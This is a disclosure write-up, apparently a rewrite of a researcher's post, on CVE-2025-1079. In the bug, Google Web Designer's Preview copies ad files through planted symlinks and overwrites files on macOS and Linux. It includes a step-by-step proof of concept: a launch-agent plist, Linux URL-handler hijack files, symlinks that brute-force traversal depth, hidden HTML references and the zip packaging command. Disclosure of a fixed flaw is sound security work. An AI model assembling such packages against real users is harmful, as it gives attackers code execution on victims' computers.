Client-side RCE via symlink following in Google Web Designer for macOS/Linux: CVE-2025-1079
Google Web Designer's preview feature copied ad source files into a predictable directory and followed symbolic links planted there, allowing an attacker to overwrite arbitrary files. A victim who opened a malicious ad package and clicked Preview could have code executed on their macOS or Linux computer.
 Published on balintmagyar.com
In November 2024 I’ve discovered a vulnerability in Google Web Designer that exposed its users on macOS and Linux to the possibility of client-side remote code execution via improper symbolic link resolution (CWE-59). Attackers could take control over client computers after victims interacted with a specially crafted…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Web Designer is a Google application for creating dynamic HTML5 ads, primarily aimed at publishing through Google Ads, alongside generic HTML5 editing capabilities. Its selling point is a what-you-see-is-what-you-get visual editing interface, familiar to anyone who has used creative tools such as those made by Adobe, so little to no web development experience is required. It is free and available for Windows, macOS and Linux.

The app has been available since September 2013 and has received many updates since; at the time of the research the last one was in June 2024. The version tested here was Google Web Designer 16.1.0.0530, released around June 2024.
The feature at the centre of the bug is the built-in preview. Users click Preview in the toolbar to test the ad they are editing in their browser of choice. To make that work, the app copies all ad source files into a directory under the ad source directory hierarchy with a predictable name, gwd_preview_<parent directory name>, then launches a local web server with that directory as its root.
The issue is tracked as CVE-2025-1079 and was fixed in version 16.2.0.0128, released on 28 February 2025. Google's Vulnerability Reward Program issued an $11,250 reward for the finding.
Setup
The proof of concept required the following preconditions:
- The macOS or Linux version of Google Web Designer installed.
- The malicious package extracted somewhere within the user directory hierarchy:
/Users/<username>/on macOS,/home/<username>/on Linux. - On Linux, a freedesktop.org compatible graphical environment such as GNOME, KDE or XFCE.
The macOS payload was tested on macOS Monterey 12.7.6; the Linux payload on Ubuntu 22.04.5 LTS. The proof of concept did not contain an exploit for Windows users, because default Windows policy restricts creation of symbolic links to privileged users, making a real world threat scenario unlikely there. The vulnerable behaviour was present in the Windows version as well.
Finding it
The researcher noticed that the preview procedure copies ad source files into a directory whose name an attacker can predict, and that a gwd_preview_<parent directory name> directory that already existed before the preview was initiated was used as the destination for the copy operation unaltered. As part of that copy, the app indiscriminately followed symbolic links planted inside the directory (CWE-59).
During expected operation the copy action causes no harm. The problem is the combination: an attacker who controls the contents of the ad source package can ship a pre-made preview directory containing symbolic links, and the app will write through those links to destinations of the attacker's choosing. That enables creating or overwriting arbitrary files on the victim's computer, which can be escalated to client-side remote code execution.
Exploitation
The attack in outline: victims are tricked into downloading a malicious ad source ZIP package, extract it, open the ad's HTML in Google Web Designer, edit it to their liking, and click Preview as part of their normal workflow. The app then delivers the payloads as part of the preview procedure. In the proof of concept, code execution triggers automatically at the next macOS login, or on Linux when the victim clicks any http: or https: URL outside a browser, such as the Sign In button in Google Web Designer or a link received via email.
Step 1: Build the base ad
A new ad was created in Google Web Designer. The ad type and base content should be irrelevant as long as the ad requires an HTML file to function; the proof of concept used the Banner type. JavaScript, CSS and other files created by the application were not necessary for exploitation and were removed. The name of the directory the ad was created in matters, because it is referenced later; in the proof of concept it was evil_ad/, starting from this structure:
evil_ad/
└─ evil_ad.html
Step 2: Write the platform payloads
The payloads popped up a dialog window showing the output of the id command. They were platform agnostic as long as the victim ran a modern macOS with launchd, or a Linux distribution compliant with freedesktop.org specifications. The vectors differ by platform: a malicious launchd launch agent on macOS, and a malicious http:/https: URL handler on Linux. All payload files were placed in the package's payload/ directory, to be referenced from the HTML later:
evil_ad/
├─ payload/
│  ├─ linux_evil.desktop
│  ├─ linux_evil_mimeapps.list
│  └─ macos_com.evil.dialogmessage.plist
└─ evil_ad.html
macOS: malicious launch agent
The file containing the malicious code ends up at $HOME/Library/LaunchAgents/com.evil.dialogmessage.plist and is executed automatically by the launchd daemon the next time the victim logs into macOS.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.evil.dialogmessage</string>
    <key>ProgramArguments</key>
    <array>
      <string>/bin/bash</string>
      <string>-c</string>
      <string>osascript -e "display dialog \"$(id)\" with title \"$(uname -n)\" buttons {\"OK\"} default button \"OK\""</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
Linux: overriding the http: and https: URL handlers
On Linux, code execution was demonstrated by overriding the default URL handler for http: and https: URLs. This was chosen because it creates a scenario where the victim's expected behaviour triggers execution, rather than relying on an interactive shell login that would trigger code planted in .bashrc or a similar approach. A further limitation was that the target directory had to already exist in most users' home directories: the app could create and overwrite files as they were copied, but did not create any missing target directories when following symlinks. That ruled out something straightforward such as overriding existing system utilities by adding replacements in a $PATH directory.
Two freedesktop.org configuration files had to be created, used by many popular graphical environments such as GNOME, KDE and XFCE: $HOME/.config/mimeapps.list and $HOME/.local/share/applications/evil.desktop. Once copied, clicking an http: or https: URL outside the browser triggers the handler in evil.desktop.
[Desktop Entry]
Exec=sh -c 'zenity --info --title="$(uname -n)" --text="$(id)"'
Type=Application
Name=Evil Desktop Entry
[Default Applications]
x-scheme-handler/http=evil.desktop
x-scheme-handler/https=evil.desktop
Step 3: Plant the preview directory with symbolic links
Because the app copies preview files into gwd_preview_<parent directory name>, the malicious package plants its own gwd_preview_evil_ad directory:
evil_ad/
├─ payload/
│  ├─ linux_evil.desktop
│  ├─ linux_evil_mimeapps.list
│  └─ macos_com.evil.dialogmessage.plist
├─ gwd_preview_evil_ad/
└─ evil_ad.html
Because the app copies the files in payload/ into gwd_preview_evil_ad/, the attacker can prime the preview directory with symbolic links that will then be used as copy destinations. The intended destinations are:
- macOS:
/Users/<victim username>/Library/LaunchAgents/com.evil.dialogmessage.plist - Linux:
/home/<victim username>/.config/mimeapps.listand/home/<victim username>/.local/share/applications/evil.desktop
The obstacle is that the attacker has no prior knowledge of victim usernames, and environment variables like $HOME are not evaluated by the copy operation. The symbolic links must therefore reference relative paths, presuming victims do not run the app as a privileged user and so only have write permissions inside their home directories. Presuming further that an overwhelming majority of victims extract the ZIP package somewhere in their home directory hierarchies, a multitude of symbolic links can be created in the to-be preview directory, in effect brute forcing the correct relative path traversal depth to the payload destinations:
evil_ad/
├─ payload/
│  └─ ...
├─ gwd_preview_evil_ad/
│  ├─ linux_evil.desktop_depth0 -> .local/share/applications/evil.desktop
│  ├─ linux_evil.desktop_depth1 -> ../.local/share/applications/evil.desktop
│  ├─ ...
│  ├─ macos_com.evil.dialogmessage.plist_depth5 -> ../../../../../Library/LaunchAgents/com.evil.dialogmessage.plist
│  └─ macos_com.evil.dialogmessage.plist_depth6 -> ../../../../../../Library/LaunchAgents/com.evil.dialogmessage.plist
└─ evil_ad.html
To ensure the app attempts to copy the payloads to each depth, copies of the payloads are created to match:
evil_ad/
├─ payload/
│  ├─ linux_evil.desktop_depth0
│  ├─ linux_evil.desktop_depth1
│  ├─ ...
│  ├─ macos_com.evil.dialogmessage.plist_depth5
│  └─ macos_com.evil.dialogmessage.plist_depth6
├─ gwd_preview_evil_ad/
│  ├─ linux_evil.desktop_depth0 -> ...
│  ├─ linux_evil.desktop_depth1 -> ...
│  ├─ ...
│  ├─ macos_com.evil.dialogmessage.plist_depth5 -> ...
│  └─ macos_com.evil.dialogmessage.plist_depth6 -> ...
└─ evil_ad.html
Each _depthN link climbs N levels with ../ and then descends into the target path, so if the victim extracted at the matching depth, one of the links resolves to the real destination.
Step 4: Reference the payloads from the ad HTML
All copies of the payload files must be referenced in the ad's HTML evil_ad.html for the app to copy them as part of the preview procedure. Using the <link> tag ensured these references did not appear anywhere in the Google Web Designer interface outside its code editor, hiding the malicious intent.
...
<link href="payload/linux_evil_mimeapps.list_depth0">
<link href="payload/linux_evil_mimeapps.list_depth1">
...
<link href="payload/macos_com.evil.dialogmessage.plist_depth5">
<link href="payload/macos_com.evil.dialogmessage.plist_depth6">
...
Step 5: Package with symlinks preserved
A ZIP package was created from the malicious HTML ad directory. The top level directory itself must be included in the package, because its name is used to predict the preview directory's name:
evil_ad/
├─ payload/
│  └─ ...
├─ gwd_preview_evil_ad/
│  └─ ...
└─ evil_ad.html
The compression tool was instructed to include symbolic links in the package. On Linux this can be done with the Info-ZIP tool included in most distributions:
zip -y -r packagename.zip /path/to/ad_source_files
After this the attacker can distribute the malicious package.
Step 6: The victim's actions
- Victims are tricked into downloading the malicious ad source ZIP package, for example via malvertising on Google search keywords such as "premium ad template".
- Victims extract the ZIP package somewhere within their user directory hierarchies without renaming the top level directory inside the package. If the top level directory is
evil_ad/, extracting into$HOME/Downloads/creates$HOME/Downloads/evil_ad/. - Victims open the extracted ad's HTML,
evil_ad.html, in Google Web Designer and edit the ad's content to their liking. - Victims click the Preview button in the toolbar as part of their normal workflow. The app delivers the client RCE payloads as part of the preview procedure.
- The arbitrary code execution triggers: automatically at the next macOS login, or on Linux manually when the victim clicks any
http:orhttps:URL outside a browser, such as the Sign In button in Google Web Designer or a link received via email.
Root cause
The preview feature copies all ad source files into a directory under the ad source directory hierarchy with a predictable name, gwd_preview_<parent directory name>, and then serves that directory from a local web server.
The mistake is twofold. First, a gwd_preview_<parent directory name> that existed prior to initiating the preview was used as the copy destination unaltered, so an attacker-supplied directory inside the package is trusted as the destination. Second, during the copy the app indiscriminately followed symbolic links (CWE-59) planted inside that directory.
Together these let an attacker create or overwrite arbitrary files on the victim's computer, which can be escalated to client-side remote code execution. The copy operation does not create missing target directories when following symlinks, which constrains the attack to destinations that already exist, but many useful destinations in a home directory do exist by default. Environment variables such as $HOME are not evaluated by the copy, which is why the links use relative traversal and the depth is brute forced.
On Windows the same behaviour existed, but default policy restricting creation of symbolic links to privileged users made real world exploitation unlikely.
Impact
An attacker could achieve remote code execution on victims' computers by tricking users of the macOS and Linux versions of the app into downloading and opening a malicious ad source package, then previewing it via the built-in preview feature. In the proof of concept the malicious code runs as the user running Google Web Designer, which would most often be an unprivileged context; privilege escalation is described as not unrealistic.
For mass exploitation, any remote attacker could distribute such packages and reasonably trick a significant number of users with sufficient reach, for example through malvertising for keywords like "premium ad template". The main value would likely be mass account takeovers by exfiltrating browser cookie jars and private keys (SSH, crypto wallets), obtaining PII, installing malware such as infostealers, ransomware or cryptocurrency miners, and selling initial access or exfiltrated data to other threat actors.
For targeted exploitation by actors such as APTs with specific targets, possibly Google's largest ad spenders, the additional value would be obtaining further sensitive information on the client computer such as source code or configuration files, achieving privilege escalation to local or domain administrator level, or pivoting into private networks.
Fix
Version 16.2.0.0128, released on 28 February 2025, contains a fix for this issue. The report does not describe the code change itself.
Variants to test
- Predictable preview or cache directories in other editors. Look for tools that copy project files into a sibling directory named after the project before serving or rendering them. A positive result is that a pre-existing directory of that name inside the project is reused as the copy destination rather than being recreated.
- Symlink following during recursive copy. Plant a symlink in a directory that a build, preview or export step copies into, pointing at a file outside the project. A positive result is the target file being created or overwritten.
- Relative traversal brute force where usernames are unknown. Where the copy does not expand environment variables, ship many links at increasing
../depths. A positive result is one of the depths resolving to a real, writable destination in the home directory. - Autostart and handler hijack destinations. On macOS,
~/Library/LaunchAgents; on Linux,~/.config/mimeapps.listand~/.local/share/applications. A positive result is a file written there that executes at login or on clicking a URL. - Archive extraction that preserves links. Check whether ZIP or tar packages carrying symlinks are extracted with links intact by the victim's tooling, since the whole chain depends on it.
- Windows equivalents. Test the same copy behaviour on Windows, remembering that default policy restricts symlink creation to privileged users, so a positive result there needs a different primitive such as junctions or hardlinks where permitted.
Timeline
| Date | Event |
|---|---|
| Nov 25, 2024 (T+0) | Report submitted to Google. Google closed the issue as Won't Fix (Intended Behaviour), citing that due to its dependency on social engineering, changing the behaviour would not have made customers significantly less vulnerable. The researcher argued for reopening, underlining that the issue was primarily one of impact rather than reach, and that the app was clearly exhibiting CWE-59. |
| Dec 3, 2024 (T+8) | Google updated the status to Assigned (reopened). |
| Dec 7, 2024 (T+12) | Google updated the status to Accepted and forwarded the bug to the product team and to the Vulnerability Reward Program panel. |
| Jan 16, 2025 (T+52) | Google updated the status to In Progress. The panel decided on a $11,250 reward. |
| Feb 28, 2025 (T+96) | Version 16.2.0.0128 released, containing a fix. |
| Apr 2, 2025 (T+129) | The article was published. |
In February 2025 the researcher also found a second client-side RCE in Google Web Designer, tracked as CVE-2025-4613.
What happened, in plain words
Google Web Designer is a free program from Google for building animated adverts that run in a web browser. You drag things around on a canvas and the program writes the web page for you, so you do not need to know how to code. It runs on Windows, macOS and Linux.
The program has a Preview button. You press it to see your advert in your own browser before you publish it. To make that work, the program quietly copies your advert's files into a new folder next to them, gives that folder a name it can work out in advance, and then shows that folder through a small web server running on your own machine.
The bug is in that copying step. If a folder with the expected name already exists, the program uses it as the place to copy into, without checking what is inside. And when it copies, it follows symbolic links. A symbolic link (often shortened to symlink) is a file that acts as a signpost to another file or folder, a bit like a shortcut on a desktop. If a link inside that folder points at, say, a startup file in your home folder, the program happily writes the advert's file through the link and overwrites the real file at the other end.
That means an attacker who can get you to open their advert and press Preview can make the program write files of their choosing anywhere you are allowed to write. In the proof of concept those files were set up so that your own computer runs the attacker's commands later: at your next login on macOS, or when you click a web link on Linux. That is remote code execution: someone else's code running on your machine.
The researcher reported it on 25 November 2024. Google first closed it as intended behaviour, then reopened it, accepted it, and paid a reward of $11,250. It is tracked as CVE-2025-1079 and was fixed in version 16.2.0.0128, released on 28 February 2025. The version tested was Google Web Designer 16.1.0.0530, released around June 2024.
Background: what the program is and does
Google Web Designer is a Google application for creating dynamic HTML5 adverts, mainly meant to be published through Google Ads, though it can edit HTML5 in general. Its selling point is a what-you-see-is-what-you-get visual editor, the kind of interface anyone who has used Adobe's creative tools will recognise, so little or no web development experience is needed. It is free on Windows, macOS and Linux.
The screenshot shows the program running on macOS with a banner template open for editing in its main window.
The app has been available since September 2013 and has had many updates; at the time of the research the most recent was in June 2024. The version tested here was 16.1.0.0530, released around June 2024.
The feature at the centre of the bug is the built-in preview. You click Preview in the toolbar to test the advert you are editing in the browser of your choice. To make that work, the app copies all the advert's source files into a folder under the advert's own folder, with a name that can be predicted: gwd_preview_<parent directory name>. It then starts a local web server with that folder as its root, so your browser can load the advert from your own machine.
A local web server here means a small program on your computer that hands files to your browser when the browser asks for them by address, instead of asking a machine on the internet. The root is the folder the server treats as the top of its world.
The issue is tracked as CVE-2025-1079 and was fixed in version 16.2.0.0128, released on 28 February 2025. Google's Vulnerability Reward Program paid $11,250 for the finding. A CVE is a public catalogue number given to a security flaw so people can refer to it unambiguously.
Setup: what the attack needs
The proof of concept needed these conditions:
- The macOS or Linux version of Google Web Designer installed.
- The malicious package extracted somewhere inside the user's home folder:
/Users/<username>/on macOS,/home/<username>/on Linux. - On Linux, a graphical desktop that follows the freedesktop.org specifications, such as GNOME, KDE or XFCE. These are the common desktop environments on Linux; freedesktop.org is a set of shared conventions they all follow, including how they decide which program opens which kind of link.

The diagram gives the overview: the attacker distributes a malicious advert file, the victim previews it in the app, and the payload lands on the victim's computer.
The macOS payload was tested on macOS Monterey 12.7.6; the Linux payload on Ubuntu 22.04.5 LTS. The proof of concept contained no exploit for Windows users, because default Windows policy only lets privileged users create symbolic links, which makes a real-world attack there unlikely. The vulnerable behaviour existed in the Windows version too.
Finding it: the mistake in the copy step
The researcher noticed two things about the preview procedure. First, it copies the advert's files into a folder whose name an attacker can predict. Second, if a folder with that name already existed before the preview started, the app used it as the destination without any change. And during the copy, the app followed symbolic links planted inside that folder without question. That class of mistake is catalogued as CWE-59, improper link resolution before file access.
In normal use the copy does no harm. The problem is the combination: an attacker who controls what is inside the advert package can ship a ready-made preview folder containing symbolic links, and the app will write through those links to destinations the attacker picked. That allows creating or overwriting arbitrary files on the victim's computer, which can be turned into code execution on the client side, meaning on the victim's own machine rather than on a server.
Exploitation: how the attack works, step by step
The attack in outline: victims are tricked into downloading a malicious advert source ZIP package, extract it, open the advert's HTML file in Google Web Designer, edit it to their liking, and press Preview as part of their normal work. The app then delivers the payloads as part of the preview procedure. In the proof of concept, the code runs automatically at the next macOS login, or on Linux when the victim clicks any http: or https: link outside a browser, such as the Sign In button in Google Web Designer or a link in an email.
A ZIP package is a single file holding a folder and its contents, the same kind of file you make when you compress something to email it. HTML is the language web pages are written in; an .html file is a page.
Step 1: Build the base advert
A new advert was created in Google Web Designer. The advert type and starting content should not matter as long as the advert needs an HTML file to work; the proof of concept used the Banner type. JavaScript, CSS and other files the app created were not needed for the attack and were removed. The name of the folder the advert was created in matters, because it is used later; in the proof of concept it was evil_ad/, starting from this structure:
evil_ad/
└─ evil_ad.html
This shows one folder called evil_ad containing one file, evil_ad.html. The folder name is the <parent directory name> that the app will later use to build the preview folder's name, which is why the attacker cares about it.
Step 2: Write the payloads for each platform
The payloads popped up a dialog window showing the output of the id command. id is a standard command that prints which user account you are running as; showing it proves the attacker's code really ran as that user. The proof of concept worked on any modern macOS with launchd, or any Linux distribution following the freedesktop.org specifications. The method differs by platform: a malicious launchd launch agent on macOS, and a malicious http:/https: link handler on Linux.
launchd is the macOS background service that starts programs for you, including things that should run when you log in. A launch agent is a small settings file that tells launchd what to start and when. A link handler is the program your desktop opens when you click a link of a given kind, for example the browser for https: links.
All payload files were placed in the package's payload/ folder, to be referenced from the HTML later:
evil_ad/
├─ payload/
│  ├─ linux_evil.desktop
│  ├─ linux_evil_mimeapps.list
│  └─ macos_com.evil.dialogmessage.plist
└─ evil_ad.html
The folder evil_ad now holds a payload folder with three files, two for Linux and one for macOS, plus the advert page. Keeping them together in one folder makes them easy to reference and copy.
macOS: a malicious launch agent
The file containing the malicious code ends up at $HOME/Library/LaunchAgents/com.evil.dialogmessage.plist and is run automatically by the launchd service the next time the victim logs into macOS. $HOME is shorthand for the user's home folder.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.evil.dialogmessage</string>
    <key>ProgramArguments</key>
    <array>
      <string>/bin/bash</string>
      <string>-c</string>
      <string>osascript -e "display dialog \"$(id)\" with title \"$(uname -n)\" buttons {\"OK\"} default button \"OK\""</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
Line by line:
- The first two lines declare this as an XML document and point at Apple's public definition of the plist format. A plist is Apple's settings file format, written as labelled keys and values.
<plist version="1.0">opens the settings document, and<dict>opens a dictionary, which is a list of key and value pairs.Labelgives the agent a name,com.evil.dialogmessage, so the system can identify it.ProgramArgumentsis the list of words of the command to run:/bin/bashwith-cmeans run the following text as a shell command. The shell is the program that reads typed commands.- The command text uses
osascript, the macOS tool for running AppleScript, to show a dialog.$(id)is replaced by the output of theidcommand, and$(uname -n)by the machine's name, so the dialog proves the code ran and on which machine. RunAtLoadset to true means run this when the agent loads. For an agent placed in~/Library/LaunchAgents, loading happens at login.
Linux: taking over the http: and https: link handlers
On Linux, code execution was shown by overriding the default handler for http: and https: links. This was chosen because it creates a situation where the victim's ordinary behaviour triggers the code, rather than relying on an interactive shell login that would run code planted in .bashrc or something similar. .bashrc is a settings file a shell reads when it starts, a common place to hide code that runs at login.
A further limitation was that the target folder had to already exist in most users' home folders: the app could create and overwrite files as it copied them, but did not create missing target folders when following symlinks. That ruled out something simple like replacing an existing system utility by putting a new version in a folder on the $PATH. The $PATH is the list of folders the shell searches for commands by name.
Two freedesktop.org settings files had to be created, used by many popular desktops such as GNOME, KDE and XFCE: $HOME/.config/mimeapps.list and $HOME/.local/share/applications/evil.desktop. Once copied, clicking an http: or https: link outside the browser triggers the handler in evil.desktop.
[Desktop Entry]
Exec=sh -c 'zenity --info --title="$(uname -n)" --text="$(id)"'
Type=Application
Name=Evil Desktop Entry
Line by line:
[Desktop Entry]marks the start of a desktop entry, the standard way on Linux desktops to describe a program that can be launched.Exec=gives the command to run:sh -cruns the quoted text as a shell command, andzenity --infoshows a small information window. The window's title is the machine name fromuname -nand its text is the output ofid, again proving the code ran.Type=Applicationsays this entry describes an application.Name=is the label a desktop would show for it.
[Default Applications]
x-scheme-handler/http=evil.desktop
x-scheme-handler/https=evil.desktop
Line by line:
[Default Applications]starts the section that lists default programs for each kind of file or link.x-scheme-handler/http=evil.desktopsays that forhttp:links, use the entry calledevil.desktop.x-scheme-handler/https=evil.desktopdoes the same forhttps:links.
